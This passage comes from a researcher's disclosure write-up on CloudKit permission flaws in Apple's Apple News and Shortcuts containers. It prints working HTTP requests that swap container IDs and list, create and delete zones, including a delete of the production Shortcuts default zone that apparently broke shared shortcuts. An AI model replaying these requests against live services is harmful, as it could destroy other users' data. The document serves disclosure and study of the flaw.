
This confirmed I could delete any channel or article, including stock entries, in com.apple.news.public, the container used by the Stocks and Apple News iOS apps. It worked because I could make authenticated calls to CloudKit through the API used by Notes on www.icloud.com, combined with a misconfiguration of the records in that container. I sent a proof of concept to Apple as a separate report on the 17th of March.
Apple fixed it on the 19th of March by changing the permissions on the records in com.apple.news.public, after which even forceDelete returned:
{
  "records" : [ {
    "recordName" :"TtVkjIR3aTPKrWAykey3ANA",
    "reason" :"delete operation not allowed",
    "serverErrorCode" :"ACCESS_DENIED"
  } ]
}
I also told Apple about other containers of theirs where content could still be deleted, though it was not clear whether those containers used the Public scope at all.
Shortcuts

Shortcuts also used the Public scope. When you share a shortcut, a record of type SharedShortcut is created in the Public scope. Its record name is a GUID such as EA15DF64-62FD-4733-A115-452A6D1D6AAF, which is lowercased and stripped of hyphens to form the public URL https://www.icloud.com/shortcuts/[redacted].

That URL calls https://www.icloud.com/shortcuts/api/records/[redacted], which returns the CloudKit record:
{
  "recordType":"SharedShortcut",
  "created": {
    "userRecordName":"[redacted]",
    "deviceID":"9AB...",
    "timestamp":1540330094701
  },
  "recordChangeTag":"jnm8rnmw",
  "pluginFields": {},
  "deleted":false,
  "recordName":"EA15DF64-62FD-4733-A115-452A6D1D6AAF",
  "modified": {
    "userRecordName":"[redacted]",
    "deviceID":"9AB...",
    "timestamp":1540330094701
  },
  "fields": {
    "icon_glyph": {
      "type":"NUMBER_INT64",
      "value":59412
    },
    "icon": {
      "type":"ASSETID",
      "value": {
      "downloadURL":"...

Several attack scenarios were obvious: modifying other users' shortcuts, deleting them, or changing the Shortcuts Gallery, which is also served from the Public scope and shown in the app.
The Shortcuts app used the protobuf API at gateway.icloud.com:
POST /ckdatabase/api/client/record/save HTTP/1.1
Host: gateway.icloud.com
X-CloudKit-ContainerId: com.apple.shortcuts
X-CloudKit-BundleId: com.apple.shortcuts
X-CloudKit-DatabaseScope: Public
Content-Type: application/x-protobuf; desc="https://p33-ckdatabase.icloud.com:443/static/protobuf/CloudDB/CloudDBClient.desc"; messageType=RequestOperation; delimited=true
User-Agent: CloudKit/962 (18B92)
X-CloudKit-AuthToken: [MY-TOKEN]
Because I had already modified InflatableDonkey to try all methods, I could take the X-CloudKit-AuthToken from my interception and attempt authorised modifications against the Public scope. Every modifying method gave a permission error:
"CREATE operation not permitted* ck1w5bmtg"
So through gateway.icloud.com the token did not allow modifying Public records. I spent five or six hours looking for a method that did not return a permission error, without luck.
I then tried the Notes-style API on www.icloud.com, which had worked for Apple News:
POST /database/1/com.apple.shortcuts/production/public/records HTTP/1.1
Host: p55-ckdatabasews.icloud.com
That failed too: com.apple.shortcuts was not accessible with the www.icloud.com authentication.
But the APIs differ. I went to icloud.developer.apple.com, connected to my own container, took one of the requests and changed the container to com.apple.shortcuts:
POST /r/v4/user/com.apple.shortcuts/Production/public/records/modify?team_id=9DCADDBE3F
Host: p25-ckdatabasews.icloud.apple.com
This worked. I verified it with records/lookup, using a UUID taken from the protobuf content for one of the gallery banners in the iOS app:
POST /r/v4/user/com.apple.shortcuts/Production/public/records/lookup?team_id=9DCADDBE3F HTTP/1.1
Host: p25-ckdatabasews.icloud.apple.com
Cookie: [MY COOKIES]

{
  "records": [
    {
      "recordName": "C377CA6A-07D3-4A8A-A85E-3ED27EE9592E"
    }
  ],
  "numbersAsStrings": true,
  "zoneID": {
    "zoneName": "_defaultZone"
  }
}
{
  "records" : [ {
    "recordName" :"C377CA6A-07D3-4A8A-A85E-3ED27EE9592E",
    "recordType" :"GalleryBanner",
    "fields" : {
      "iphone3xImage" : {
        "value" : {
...

The CloudKit connection from the developer portal authenticated properly to the com.apple.shortcuts container. To check the permissions on public records I added a Burp replace rule that swapped my own container, iCloud.com.mycontainer.test, for com.apple.shortcuts in any request data.
Records in the Public scope could not be modified or deleted. Some record types were indexable and could be queried as lists, but that was public information anyway. For example, all gallery banners could be listed with records/query:
{
  "query": {
    "recordType":"GalleryBanner",
    "sortBy": []
  },
  "zoneID": {
    "zoneName":"_defaultZone"
  }
}
That was not an issue since they were already listed in the app. Subscriptions did not work as expected in the Public scope, and sharing was not interesting because Shortcuts does not use Short GUID sharing.
Zones
Zones were the last thing I tested. The CloudKit Developer portal UX states that it does not support adding new zones to the Public scope.


Yet a call to list all zones of com.apple.shortcuts showed more zones in the Public scope than just the default one.
I could also add new zones:
POST /r/v4/user/com.apple.shortcuts/Production/public/zones/modify?team_id=9DCADDBE3F HTTP/1.1
Host: p25-ckdatabasews.icloud.apple.com

{
  "operations": [
    {
      "purge":true,
      "zone": {
        "atomic":true,
        "zoneID": {
          "zoneName":"test"
        }
      },
      "operationType":"create"
    }
  ]
}
{
  "zones": [
    {
      "syncToken":"AQAAAAAAAAABf/////////+AfEbbUd5SC7kEWsQavq+k",
      "atomic":true,
      "zoneID": {
        "zoneType":"REGULAR_CUSTOM_ZONE",
        "zoneName":"test",
        "ownerRecordName":"_e059f5dc..."
      }
    }
  ]
}
I could not see anything bad in this. I could delete my own zones, but those would never be used or interacted with by anyone else. The documentation for zones was limited.

There were no calls other than create and delete. I could create a zone, but was there any impact? I was not sure.
I signed in to the CloudKit Developer portal with my second Apple ID and tried the same calls against my first user's container:
{
  "zones" : [ {
    "zoneID" : {
      "zoneName" :"_defaultZone",
      "zoneType" :"DEFAULT_ZONE"
    },
    "reason" :"Cannot delete all records from public default zone",
    "serverErrorCode" :"BAD_REQUEST"
  } ]
}
Deletion failed when a different user tried it against my container, as expected. It was not possible to delete any container's default zone. I could not find a way to make a delete call without actually deleting, so my assumption was that a deletion attempt would always produce that error. I tried deleting metadata_zone:
{
  "operations": [
    {
      "purge":true,
      "zone": {
        "atomic":true,
        "zoneID": {
          "zoneType":"REGULAR_CUSTOM_ZONE",
          "zoneName":"metadata_zone"
        }
      },
      "operationType":"delete"
    }
  ]
}
{
  "zones" : [ {
    "zoneID" : {
      "zoneName" :"metadata_zone",
      "ownerRecordName" :"_2e80...",
      "zoneType" :"REGULAR_CUSTOM_ZONE"
    },
    "reason" :"User updates to system zones are not allowed",
    "serverErrorCode" :"NOT_SUPPORTED_BY_ZONE"
  } ]
}
That error convinced me that creating zones was not an issue: deletion did not work on existing zones and creating new ones had no impact. I also tried the delete call against _defaultZone, sure I would see Cannot delete all records from public default zone. At 23 Mar 2021 20:35:46 GMT I sent:
POST /r/v4/user/com.apple.shortcuts/Production/public/zones/modify?team_id=9DCADDBE3F HTTP/1.1
Host: p25-ckdatabasews.icloud.apple.com

{
  "operations": [
    {
      "purge": true,
      "zone": {
        "atomic": true,
        "zoneID": {
          "zoneName": "_defaultZone"
        }
      },
      "operationType": "delete"
    }
  ]
}
{
  "zones" : [ {
    "zoneID" : {
      "zoneName" : "_defaultZone",
      "zoneType" : "DEFAULT_ZONE"
    },
    "deleted" : true
  } ]
}
Shit.
A zones/list call showed the zone still there:
{
  "zones" : [ {
    "zoneID" : {
      "zoneName" : "_defaultZone",
      "ownerRecordName" : "_2e805...",
      "zoneType" : "DEFAULT_ZONE"
    },
    "atomic" : true
  }, {
    "zoneID" : {
      "zoneName" : "metadata_zone",
      "ownerRecordName" : "_2e805...",
      "zoneType" : "REGULAR_CUSTOM_ZONE"
    },
    "atomic" : true
  } ]
}
Good, it was not really deleted. I thought I had tested everything and moved on to other Shortcuts research. Then one of my shared shortcuts returned a 404:

But I had just shared it. I quit the Shortcuts app and started it again:
